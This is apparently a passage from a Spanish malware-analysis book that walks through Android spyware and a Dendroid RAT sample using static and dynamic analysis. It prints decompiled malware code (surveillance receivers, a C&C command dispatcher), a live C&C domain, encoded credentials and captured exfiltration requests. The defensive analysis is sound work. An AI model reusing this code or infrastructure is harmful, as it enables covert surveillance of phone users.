Desde la **fase de análisis dinámico**, estas muestras suelen reflejar accesos a disco si almacenan la información capturada de forma local, y actividad de red para su extracción mediante cualquier mecanismo imaginable como pueda ser el envío de emails, la publicación de la información en servicios de terceros o un backend del desarrollador donde en algunos casos se encontrarán comunicaciones en texto claro y no dejarán lugar a dudas, y que en otros casos pueden estar codificadas y/o cifradas dificultando su identificación.

### Ejemplo 1

La muestra con hash SHA-1 1bc14558d57acb1015f7509044df886d3abac0cb sigue el comportamiento de este tipo de malware.

Durante la **fase de recuperación de información** y haciendo uso del script **infogath.py** se pueden identificar dominios relacionados con sistemas de anuncios y de recopilación de uso de la app como *sdk.adbuddiz.com*, *presage.io*, *android.revmob.com* o *googleads.g.doubleclick.net*. Ya que algunos de estos sistemas realizan una recolección abusiva de información de los hábitos de uso del usuario, será interesante examinar el código de la aplicación durante la fase de análisis estático y las comunicaciones realizadas durante el análisis dinámico.

De forma adicional, si se observa el contenido extraído como ZIP del APK, se puede encontrar un fichero README.txt no esperado en la raíz del APK y cuyo contenido apunta al uso del sistema de ads RevMob, que ya había sido identificado a partir de los enlaces encontrados en la aplicación.

Durante la **fase de análisis estático**, si se comienza el estudio del código desde la Activity *com.MoNTE48.MultiCraft.MainActivity*, definida como inicial en el *AndroidManifest.xml*, se encuentra que durante el *onCreate()* se interactúa con la clase *com.MoNTE48.MultiCraft.AdHelperClass*, la cual inicializa diferentes sistemas de anuncios y seguimiento de la interacción del usuario con la aplicación:

```
public AdHelperClass(Activity paramActivity)
{
 this.mActivity = paramActivity;
 adActivityInit();
}

private void adActivityInit()
{
 Presage.getInstance().setContext(this.mActivity);
 Presage.getInstance().start();
 this.revMob = RevMob.start(this.mActivity);
 AdBuddiz.setPublisherKey("cfa19d34-7fcf-4dd2-9e8c-2b38135395ee");
 AdBuddiz.cacheAds(this.mActivity);
 AdBuddiz.setDelegate(new AdBuddizDelegate());
}
```

Imagen 05.11: Inicialización de sistemas de ads y tracking del usuario.

Entre estos sistemas, si se sigue el código ejecutado por la inicialización del sistema de ads RevMob, se acaba alcanzando el método `getInstalledApps()` bajo la clase `com.revmob.android.RevMobContext`.

Este método enumera las aplicaciones instaladas en el dispositivo y lo devuelve al método `getDeviceJSON()` ubicado en la misma clase y el cual está construyendo una estructura JSON que seguramente será enviada al servidor de RevMob.

Por último, durante la fase de análisis dinámico, tras instalar la aplicación en la VM-Android y si se inspeccionan las comunicaciones, se encontrarán múltiples conexiones con los distintos sistemas de ads que han sido identificados en las fases anteriores, siendo el más interesante por el valor de la información sustraída el caso de RevMob, el cual se puede confirmar que extrae la información de las aplicaciones instaladas en el dispositivo:




Imagen 05.12: Enumeración y extracción de las aplicaciones instaladas en el dispositivo.

Como conclusión, muchas aplicaciones hacen uso de estos sistemas de ads para mejorar la monetización de sus desarrollos, a menudo sin conocer el verdadero impacto que pueden suponer para la privacidad del usuario, pero se trata sin duda de un comportamiento no deseable ya que está accediendo a información sensible del usuario, aportando un dato identificativo de este como es la IP desde la cual se ha realizado la conexión en combinación con los hábitos de uso del dispositivo al enumerar las aplicaciones instaladas en el dispositivo, permitiendo construir así un perfil de este usuario.

## Ejemplo 2

La muestra con hash SHA-1 `e9744c0cfc4d18296edd9c9f3fd6cf99ec9f9f29` es un ejemplo más claro de spyware.

Durante la fase de **recuperación de información** se puede obtener información de gran interés para el análisis y que ya presenta claros signos del comportamiento que tendrá como malware:

- Declara un Activity `com.laucass.pct.PhoneControl` que presenta algunas peculiaridades a destacar como el atributo `excludeFromRecents="true"`, el cual define que la aplicación no será mostrada como una de las aplicaciones ejecutadas recientemente tras ser ejecutada; y una configuración de `<intent-filter>` inesperada, ya que aunque define la acción `android.`

*intent.action.MAIN*, no define la categoría *android.intent.category.LAUNCHER*, por lo que no se mostrará la aplicación instalada en el Launcher.

- Solicita una elevada cantidad de permisos sospechosos que permitirán a la aplicación acceso total a los mensajes, llamadas, localización del dispositivo, parámetros de configuración como sonido y opciones de seguridad, grabación de audio desde el micrófono, etcétera.
- Una gran cantidad de las acciones asociadas a los permisos requeridos por la aplicación están asociados al Receiver *com.laucass.pct.PhoneControlReceiver*, de modo que serán gestionados por este:

```
<receiver android:enabled="true" android:label="@7F050000" android:name=".PhoneControlReceiver">
 <intent-filter android:priority="2147483647">
 <action android:name="android.provider.Telephony.SMS_RECEIVED"></action>
 <category android:name="android.intent.category.DEFAULT"></category>
 </intent-filter>
 <intent-filter android:priority="2147483647">
 <action android:name="android.intent.action.NEW_OUTGOING_CALL"></action>
 <category android:name="android.intent.category.DEFAULT"></category>
 </intent-filter>
 <intent-filter>
 <action android:name="android.intent.action.USER_PRESENT"></action>
 <category android:name="android.intent.category.DEFAULT"></category>
 </intent-filter>
 <intent-filter><action android:name="android.intent.action.BOOT_COMPLETED"></action></intent-filter>
 <intent-filter><action android:name="android.net.conn.CONNECTIVITY_CHANGE"></action></intent-filter>
 <intent-filter android:priority="2147483647"><action android:name="android.intent.action.PHONE_STATE"></action></intent-filter>
 <intent-filter><action android:name="android.intent.action.NEW_INCOMING_SMS"></action></intent-filter>
 <intent-filter><action android:name="android.intent.action.NEW_OUTGOING_SMS"></action></intent-filter>
 <intent-filter><action android:name="android.intent.action.NEW_INCOMING_MMS"></action></intent-filter>
 <intent-filter><action android:name="android.intent.action.NEW_OUTGOING_MMS"></action></intent-filter>
 <intent-filter><action android:name="android.intent.action.NEW_PICTURE"></action></intent-filter>
 <intent-filter><action android:name="android.intent.action.NEW_VIDEO"></action></intent-filter>
 <intent-filter>
 <action android:name="android.intent.action.SCREEN_OFF"></action>
 <category android:name="android.intent.category.DEFAULT"></category>
 </intent-filter>
 <intent-filter>
 <action android:name="android.intent.action.PACKAGE_ADDED"></action>
 <action android:name="android.intent.action.PACKAGE_REPLACED"></action>
 <action android:name="android.intent.action.PACKAGE_REMOVED"></action>
 <data android:scheme="package"></data>
 </intent-filter>
</receiver>
```

Imagen 05.13: Acciones capturadas por PhoneControlReceiver.

- Declara un Service *com.laucass.pct.PhoneControlService*, que en combinación con el resto de información recabada podría ser el servicio destinado a procesar los eventos capturados por el *PhoneControlReceiver*.
- Si se examina el contenido del APK como ZIP se encontrará la librería compartida *libLame.so*, la cual por su nombre parece ser la reconocida librería Lame de codificación de audio a formato MP3, pista que sirve de refuerzo al permiso *RECORD\_AUDIO* declarado.

Durante la **fase de análisis estático**, si se estudia el código del único componente *activity* declarado se encontrarán dos nuevos hallazgos de interés:

- La actividad hereda de *PreferenceActivity*. Esta *activity* pertenece al framework de Android y es utilizada por las aplicaciones para crear actividades donde se enumeran opciones de configuración que la *activity* gestionará por el desarrollador para guardarlas en un fichero de preferencias al que otros componentes del código podrán acceder para comprobar su estado.
- A lo largo del código de la clase se pueden encontrar condiciones de fin de ejecución en los métodos del ciclo de vida *onCreate()* y *onResume()*, por lo que si el analista quiere llegar a iniciar la *activity* durante la fase de análisis dinámico, tendrá que sortearlos de algún modo:

```
protected void onCreate(Bundle savedInstanceState) {
 super.onCreate(savedInstanceState);
 m_isSetDeviceAdmin = false;
 if (!PhoneControlService.m_isSecretLaunch) {
 PhoneControlService.m_isSecretLaunch = false;
 finish();
 }
 m_this = this;
 m_ctx = this;
 m_activity = this;
 setPreferenceScreen(createPreferenceHierarchy());
}
```

Imagen 05.14: Condición de salida si *PhoneControlService.m\_isSecretLaunch* es false.

- Si se examina el código del Receiver *com.laucass.pct.PhoneControlReceiver*, se puede encontrar en el método *onReceive(...)* la captura de todos los casos declarados en el *AndroidManifest.xml*: arranque del teléfono, presencia del usuario, realización de llamadas, recepción de SMS, etcétera. En cada uno de estos casos extraerá la información según el evento e iniciará el servicio *com.laucass.pct.PhoneControlService* pasándole como parámetros extra la información del evento capturado.
- El código del Service *com.laucass.pct.PhoneControlService* presenta, tanto con *jadx-gui* como con *jd-gui* bastantes bloques de código que no pueden ser decompilados y que dificultarán su lectura, especialmente en su método más importante por el tipo de componente: *onStart(...)*. Si se realiza una lectura cuidadosa de este código se podrá identificar como dependiendo de la configuración de las preferencias, las cuales se podían gestionar desde la actividad *PhoneControl*, se registrarán diferentes observadores para capturar el uso que le dé el usuario al dispositivo.
- De forma adicional, se puede encontrar en el código del Service *com.laucass.pct.PhoneControlService* la definición de clases internas encargadas de extraer los MMS, SMS, URLs visitadas e incluso conversaciones de WhatsApp.

En la **fase de análisis dinámico**, el analista podrá y tendrá que recurrir a diversas técnicas si quiere alcanzar evidencias del comportamiento:

- Si se recurre a la ejecución en sandboxing con **droidbox**, al ejecutarse la aplicación sobre un AVD el analista podrá simular la recepción de SMS y llamadas mediante una conexión por telnet con el dispositivo Android emulado, detectándose actividad en la aplicación en respuesta a estos eventos:

```
telnet localhost 5554
(telnet) sms send 666555444 this is a SMS test
(telnet) gsm call 666555444
```

- Si el analista quiere llegar a ejecutar la actividad *com.laucass.pct.PhoneControl* y ver su contenido, tendrá que superar los obstáculos identificados durante la fase de análisis estático. Para ello tendrá que tener en cuenta 2 factores:

- La actividad no se puede iniciar desde el Launcher, por lo que su arranque tendrá que ser forzado desde una shell utilizando el *ActivityManager*:

```
adb shell su -c am start com.laucass.pct/com.laucass.pct.PhoneControl
```



- Durante la ejecución, en los eventos *onCreate(...)* y *onResume()* de *PhoneControl*, debe cumplirse que el atributo *PhoneControlService.m\_isSecretLaunch* tenga un valor *true*. El analista puede conseguir este efecto de diversas formas: estudiando en mayor profundidad el código para cumplir los requisitos necesarios para que *m\_isSecretLaunch* sea *true*, modificando el código *smali* con **apktool** para invertir o eliminar dichas evaluaciones y después re-empaquetar la aplicación modificada, utilizando técnicas de depuración de código Java para modificar el valor en tiempo de ejecución, o mediante la aplicación de hooks para forzar el valor a *true*.
- Se utilice la técnica que se utilice, al final el resultado será el acceso a las propiedades de configuración del spyware **Android Spy Pro**, que permitirá configurar las características de registro que ya se habían identificado al estudiar el código del receiver y service:




Imagen 05.15: PhoneControl una vez se han satisfecho las condiciones de ejecución.

- Una vez se haya configurado el spyware, si se activa el registro en el almacenamiento desde la opción *Forward modes > File Storage*, según el resto de configuraciones realizadas se obtendrá tras un periodo de ejecución y generación de eventos un log con la actividad del usuario en la ruta */data/data/com.laucass.pct/files/log.txt*:



```
root@x86:/data/data/com.laucass.pct # cat files/log.txt
29/12/2015 16:34:14
Phone identification: null

App updated:
Romantic post (com.romanticpost)

29/12/2015 16:35:00
Phone identification: null

Phone Location:
unknown

WiFi networks list: Not connected.
```

Imagen 05.16: Registro de actividad del usuario capturado por el spyware.

## 5. RAT

En el contexto del malware, las siglas RAT hacen referencia a Remote Access Tool, o Remote Access Trojan, si el malware viene oculto dentro de otra aplicación. Este tipo de aplicaciones no deseadas pondrán a disposición de un tercero la posibilidad de tomar el control remoto del dispositivo y permitirle llevar a cabo todo tipo de operaciones sobre este: extracción de información bajo demanda, carga de páginas web, cambios en la configuración, descarga y ejecución de código dinámico, envío de SMS y realización de llamadas, instalación y desinstalación de aplicaciones (siempre que se satisfagan condiciones de permisos, niveles de ejecución, disposición de una cuenta en el dispositivo...), etcétera.

Por la naturaleza de este tipo de malware, será necesario que la aplicación se comunique de algún modo con un servidor que tomará el rol de C&C (*command and control*).




Imagen 05.17: Arquitectura de una botnet.

Estos servidores de C&C a menudo cuentan con paneles que permiten a sus administradores distribuir comandos a dispositivos concretos e incluso a todos ellos, conformando así una *botnet* que pueda ser utilizada para cubrir un amplio espectro de actividades que abarquen desde ataques distribuidos hasta técnicas de *black SEO*.

## Características

La comunicación entre la aplicación y el servidor de C&C para la descarga y ejecución de comandos está abierta a diferentes tipos de implementaciones: uso de plataformas y SDKs estandarizados para la entrega de mensajes bajo demanda, como las notificaciones push ofrecidas por el Google Cloud Messaging (u otros proveedores del mismo tipo de servicio como Parse, Pushlets o Urban Airship); implementaciones propias en las que el desarrollador habrá programado que la aplicación descargue los comandos a ejecutar a intervalos regulares (o no) para que su actividad pase más desapercibida en un análisis dinámico; e implementaciones híbridas en las que se puede dar una combinación de ambas. Común a cualquier estrategia de paso de mensajes será la necesidad de requerir cuantos más permisos, mejor, asegurándose así una mayor cantidad de acciones a poder ejecutar.

Según la estrategia que haya aplicado el desarrollador para implementar el paso de mensajes entre C&C y dispositivo, algunas pistas se podrán identificar del siguiente modo:

### Paso de mensajes basado en Google Cloud Messaging

Para que la aplicación pueda utilizar este sistema de mensajería tendrá que satisfacer algunas necesidades reflejadas en la documentación del servicio GCM:

```
<manifest package="com.example.gcm" ...>

 <uses-sdk android:minSdkVersion="8" android:targetSdkVersion="17"/>
 <uses-permission android:name="android.permission.WAKE_LOCK" />

 <permission android:name=".permission.C2D_MESSAGE"
 android:protectionLevel="signature" />
 <uses-permission android:name=".permission.C2D_MESSAGE" />

 <application ...>
 <receiver
 android:name="com.google.android.gms.gcm.GcmReceiver"
 android:exported="true"
 android:permission="com.google.android.c2dm.permission.SEND" >
 <intent-filter>
 <action android:name="com.google.android.c2dm.intent.RECEIVE" />
 <category android:name="com.example.gcm" />
 </intent-filter>
 </receiver>
 <service
 android:name="com.example.MyGcmListenerService"
 android:exported="false" >
 <intent-filter>
 <action android:name="com.google.android.c2dm.intent.RECEIVE" />
 </intent-filter>
 </service>
 <service
 android:name="com.example.MyInstanceIdListenerService"
 android:exported="false">
 <intent-filter>
 <action android:name="com.google.android.gms.iid.InstanceID"/>
 </intent-filter>
 </service>
 </application>
</manifest>
```

Imagen 05.18: Características genéricas del fichero AndroidManifest.xml para uso de GCM.

A destacar entre estas características, será necesario que la aplicación incluya los permisos *WAKE\_LOCK*, para poder atender *notificaciones push* cuando se encuentre en reposo; y un permiso *C2D*

*MESSAGE*, que en combinación con el *package-name* servirá para que sólo esa aplicación pueda recibir las notificaciones que le vayan dirigidas.

Las condiciones anteriores son bastante características como para permitir al analista identificar si la aplicación hará uso de GCM, pero es mediante el análisis estático de los componentes de tipo *receiver* que definen el elemento XML `<action android:name="com.google.android.c2dm.intent.RECEIVE">` como se podrá determinar si realmente se está utilizando dicha muestra para ejecutar comandos de forma distribuida o no. En cuanto al análisis dinámico, el tráfico de GCM suele encontrarse por defecto en el puerto 5228, y en algunos casos aislados en los puertos 5229 y 5230.

Una vez recibidos estos mensajes, el comportamiento variará dependiendo del tipo de acción que desencadene, pudiendo identificarse a continuación comunicaciones contra el servidor de C&C para enviar información que esté siendo extraída, o identificándose accesos de lectura/escritura al sistema de ficheros.

### Paso de mensajes basado en implementación propia

En este caso durante la extracción de información no se encontrará un permiso tan evidente como el *C2D\_MESSAGE* de GCM, aunque como se explicaba al presentar las características de este tipo de malware, salvo que su objetivo sea muy concreto, será fácil de identificar debido a que solicitará un buen número de permisos. Por otro lado sí será habitual encontrar componentes de tipo *service* que permitan a la aplicación ejecutar código en segundo plano con el objetivo de conectarse a los servidores de C&C para descargar los mensajes.

Durante el análisis estático, se pueden encontrar de nuevo el uso de clases orientadas a la ejecución basada en intervalos de tiempo como *AlarmManager*, *Timer*, *Thread* y *Runnable* para gestionar cada cuanto tiempo se debe conectar con el servidor C&C. En respuesta a la descarga de estos comandos y persiguiendo el código de esos componentes de tipo *service* se alcanzará a identificar los comandos que podrían llegar a ser ejecutados.

En cuanto al análisis dinámico, el comportamiento observado será similar al comentado para el caso de GCM, con la diferencia de que en lugar de identificarse tráfico asociado a sus puertos por defecto, se encontrarán comunicaciones con los servidores de C&C, a menudo haciendo uso de protocolos conocidos (HTTP/S) ya sea por los puertos por defecto o por otros para intentar esconder en menor medida la comunicación. También puede ser habitual en estos casos encontrar que en tiempo de ejecución la aplicación abre puertos para atender a peticiones recibidas desde el exterior.

### Ejemplo

Como ejemplo de muestra para este tipo de malware se utilizará la aplicación con hash SHA-1 `ee7c8787d9eb3601604ceed80d7d8638b94a7b36`, la cual intenta hacerse pasar por el cliente de mensajería WhatsApp cuando en realidad se trata de una muestra de Dendroid, un conocido RAT del sistema operativo Android. Al realizar la fase de recuperación de información se identificará características típicas de este tipo de malware en el fichero *AndroidManifest.xml*:

- Solicitud abusiva de permisos que permitirán todo tipo de acceso al dispositivo como pueda ser la cámara, micrófono, mensajes, llamadas, configuración del dispositivo, localización y arranque.



- Componentes de tipo *service*, entre ellos uno con nombre bastante sospechoso: *com.connect.RecordService*.
- Componente *com.connect.ServiceReceiver* de tipo *receiver* que se activará con los eventos habituales como puedan ser el arranque del dispositivo, un SMS recibido o la realización/recepción de una llamada.
- Componentes de tipo *activity* con nombres de acciones relacionadas con la cámara y con una *activity* que se añadirá al Launcher: *com.connect.Droidian*.

Más detalles que pueden llamar la atención del analista durante esta fase es el reducido tamaño del APK, el cual al ser examinado como ZIP contiene un número también muy reducido de ficheros, o encontrarse firmado con un certificado a nombre de la organización *dex*, en lugar de *WhatsApp Inc*, como sucede en la aplicación original.

Durante la fase de análisis estático, si se analiza la *activity* de inicio se encontrará el uso de la función *setComponentEnabledSetting(...)* de la clase *PackageManager* para ocultar el componente tras la primera ejecución y así incrementar la persistencia del malware. Esta misma *activity* tiene también como objetivo iniciar el *service com.connect.DroidianService*, encargado de la gestión de comandos del RAT en caso de que no se encuentre ya activo, tarea que puede haber realizado el *receiver* si se ha dado alguno de los eventos identificados en el *AndroidManifest.xml* antes de la ejecución de la *activity*.

Si se estudia el código del *service DroidianService* se encontrará que en su método *onStart(...)* establece algunos valores de configuración en el fichero de preferencias de la aplicación, además de comenzar un proceso en el que mediante el uso de dos hilos de ejecución paralelos mantiene en ejecución un sistema que a intervalos regulares realiza peticiones al servidor de C&C para dependiendo de su respuesta ejecutar una tarea u otra:

```
if (line.contains("mediavolumeup")) {
 new mediaVolumeUp().execute(new String[]{});
} else if (line.contains("mediavolumedown")) {
 new mediaVolumeDown().execute(new String[]{});
} else if (line.contains("ringervolumeup")) {
 new ringerVolumeUp().execute(new String[]{});
} else if (line.contains("ringervolumedown")) {
 new ringerVolumeDown().execute(new String[]{});
} else if (line.contains("screenon")) {
 new screenOn().execute(new String[]{});
} else if (line.contains("recordcalls")) {
 PreferenceManager.getDefaultSharedPreferences(DroidianService.this.getApplicationContext()).edit().putBoolean("RecordCalls", Boolean.parseBoolean(line));
 DroidianService.this.getInputStreamFromUrl(new StringBuilder(String.valueOf(DroidianService.this.URL)).append(PreferenceManager.getDefaultSharedPreferences(DroidianService.this.getApplicationContext()).edit().putBoolean("RecordCalls", Boolean.parseBoolean(line)).toString()));
} else if (line.contains("intercept")) {
 PreferenceManager.getDefaultSharedPreferences(DroidianService.this.getApplicationContext()).edit().putBoolean("intercept", Boolean.parseBoolean(line));
 DroidianService.this.getInputStreamFromUrl(new StringBuilder(String.valueOf(DroidianService.this.URL)).append(PreferenceManager.getDefaultSharedPreferences(DroidianService.this.getApplicationContext()).edit().putBoolean("intercept", Boolean.parseBoolean(line)).toString()));
} else if (line.contains("blocksms")) {
 PreferenceManager.getDefaultSharedPreferences(DroidianService.this.getApplicationContext()).edit().putBoolean("blockSMS", Boolean.parseBoolean(line));
 DroidianService.this.getInputStreamFromUrl(new StringBuilder(String.valueOf(DroidianService.this.URL)).append(PreferenceManager.getDefaultSharedPreferences(DroidianService.this.getApplicationContext()).edit().putBoolean("blockSMS", Boolean.parseBoolean(line)).toString()));
} else if (line.contains("recordaudio")) {
 new recordAudio((String) arrayList.get(0)).execute(new String[]{});
} else if (line.contains("takevideo")) {
 new takeVideo((String) arrayList.get(0), (String) arrayList.get(1)).execute(new String[]{});
} else if (line.contains("takephoto")) {
 if (((String) arrayList.get(0)).equalsIgnoreCase("1")) {
 new takePhoto("1").execute(new String[]{});
 } else {
 new takePhoto("0").execute(new String[]{});
 }
} else if (line.contains("settimeout")) {
 PreferenceManager.getDefaultSharedPreferences(DroidianService.this.getApplicationContext()).edit().putInt("Timeout", Integer.parseInt(line));
 DroidianService.this.getInputStreamFromUrl(new StringBuilder(String.valueOf(DroidianService.this.URL)).append(PreferenceManager.getDefaultSharedPreferences(DroidianService.this.getApplicationContext()).edit().putInt("Timeout", Integer.parseInt(line)).toString()));
}
```

Imagen 05.19: Ejecución de comandos en el cliente Dendroid.

Con la información recabada hasta este punto, si se instala y ejecuta la muestra de malware, durante la realización del análisis dinámico se puede acceder el fichero de preferencias de la aplicación para obtener sus valores en tiempo de ejecución:

```
root@vm-kali:~/Downloads# adb shell su -c 'cat /data/data/com.hidden.droidian/shared_prefs/*.
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
 <string name="AndroidID">927e9635be37482</string>
 <boolean name="RecordCalls" value="true" />
 <int name="Timeout" value="10000" />
 <boolean name="Files" value="false" />
 <boolean name="intercept" value="false" />
 <string name="File">/storage/emulated/0/System</string>
 <long name="inacall" value="0" />
 <string name="androidId">927e9635be37482</string>
 <string name="backupURL">aHR0cDovL3JhZGpwcml9aw9uZXMuY29tL2RlbnRyb2lk</string>
 <string name="URL">aHR0cDovL3JhZGpwcml9aw9uZXMuY29tL2RlbnRyb2lk</string>
 <string name="urlPost">/message.php?</string>
 <string name="password">cGxvcHBsMTE=</string>
</map>
```

Imagen 05.20: Configuración detectada en el fichero de preferencias.

En el fichero se pueden observar, entre otros parámetros de configuración, dos URLs codificadas en base 64 para utilizar una de backup en caso de que la principal falle. Si se decodifican estas URLs se podrá confirmar que el servidor de C&C utilizado por esta muestra es: <http://raezproducciones.com>.

Por otro lado, si se hace uso de un proxy web para capturar las comunicaciones realizadas de forma regular con el servidor de C&C se identificará un bucle basado en dos peticiones:

#	Host	Method	URL	Params	Edited	Status	Length
498	http://raezproducciones.com	GET	/dendroid/get-functions.php?UID=927e9635be37482&Password=ploppl11	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	256
497	http://raezproducciones.com	GET	/dendroid/get.php?UID=927e9635be37482&Provider=&Phone_Number=nul...	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	256
496	http://raezproducciones.com	GET	/dendroid/get-functions.php?UID=927e9635be37482&Password=ploppl11	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	256
495	http://raezproducciones.com	GET	/dendroid/get.php?UID=927e9635be37482&Provider=&Phone_Number=nul...	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	256

Request	Response
Raw	Params
Headers	Hex

```
GET
/dendroid/get.php?UID=927e9635be37482&Provider=&Phone_Number=null&Coordinates=null,null&Device=VirtualBox&Sdk=18&Vers
ion=16&Random=7126&Password=ploppl11 HTTP/1.1
Host: raezproducciones.com
Connection: Keep-Alive
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)
```

Imagen 05.21: Comunicaciones capturadas entre el dispositivo y el servidor C&C.

Una de ellas dirigida al recurso “/dendroid/get.php”, al que se le envía información del dispositivo como su ubicación, número de teléfono o proveedor de telefonía; la otra dirigida al recurso “/dendroid/get-functions.php”, encargada de solicitar los comandos que serán ejecutados en el dispositivo, siendo sobre esta segunda petición donde el analista puede utilizar el proxy web para interceptar la petición desde *Proxy > Intercept > Intercept is on* e incluir en la respuesta del servidor los comandos identificados en el código del service *DroidianService*, como por ejemplo:






Imagen 05.22: Modificación de respuesta del servidor y forzado de ejecución de comando.

El resultado de incluir en la respuesta del servidor el comando **openwebpage(http://www.google.com)** será la apertura de la página web de Google en el dispositivo donde se ejecuta la muestra.

**Nota:** En el momento de la redacción del libro el servidor al que se conecta la aplicación (**http://raezproducciones.com**) se encuentra operativo, pero por la naturaleza de este tipo de muestras con el tiempo puede dejar de funcionar. En caso de dejar de ofrecer respuesta, el lector puede o bien modificar las URLs en el fichero de preferencias de la aplicación o apoyarse en un DNS propio para redirigir las peticiones a un servidor web bajo su control. Para que la muestra funcione basta con que todas las peticiones enviadas al servidor devuelvan un código 200 sin contenido en la respuesta.

## 6. Keyloggers

Esta clase de malware se caracteriza por registrar la interacción que hace el usuario con el teclado, registrando sus pulsaciones y enviándolas a servidores externos.

Una vez más se trata de un comportamiento que puede llevar a plantear dudas al analista, ya que en casos de uso legítimo estos teclados envían información de las palabras introducidas, aciertos y fallos en sus diccionarios para su propia mejora (acción ya cuestionable de por sí), encontrándose en el otro extremo las muestras de malware más evidentes cuya única intención es el robo de información introducida a través del teclado como puedan ser credenciales o la creación de perfiles basados en los hábitos de uso.

### Características

Durante la fase de recuperación de información será fácil reconocer una aplicación que incluya un teclado ya que para registrarlo en el sistema se verá obligada a definir un componente de tipo *service* donde se requiera el permiso **BIND\_INPUT\_METHOD** siguiendo una estructura similar a la siguiente:



```
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
 package="com.example.fastinput">

 <application android:label="@string/app_label">

 <!-- Declares the input method service -->
 <service android:name="FastInputIME"
 android:label="@string/fast_input_label"
 android:permission="android.permission.BIND_INPUT_METHOD">
 <intent-filter>
 <action android:name="android.view.InputMethod" />
 </intent-filter>
 <meta-data android:name="android.view.im" android:resource="@xml/method" />
 </service>
```

Imagen 05.23: Declaración de un teclado en el fichero *AndroidManifest.xml*.

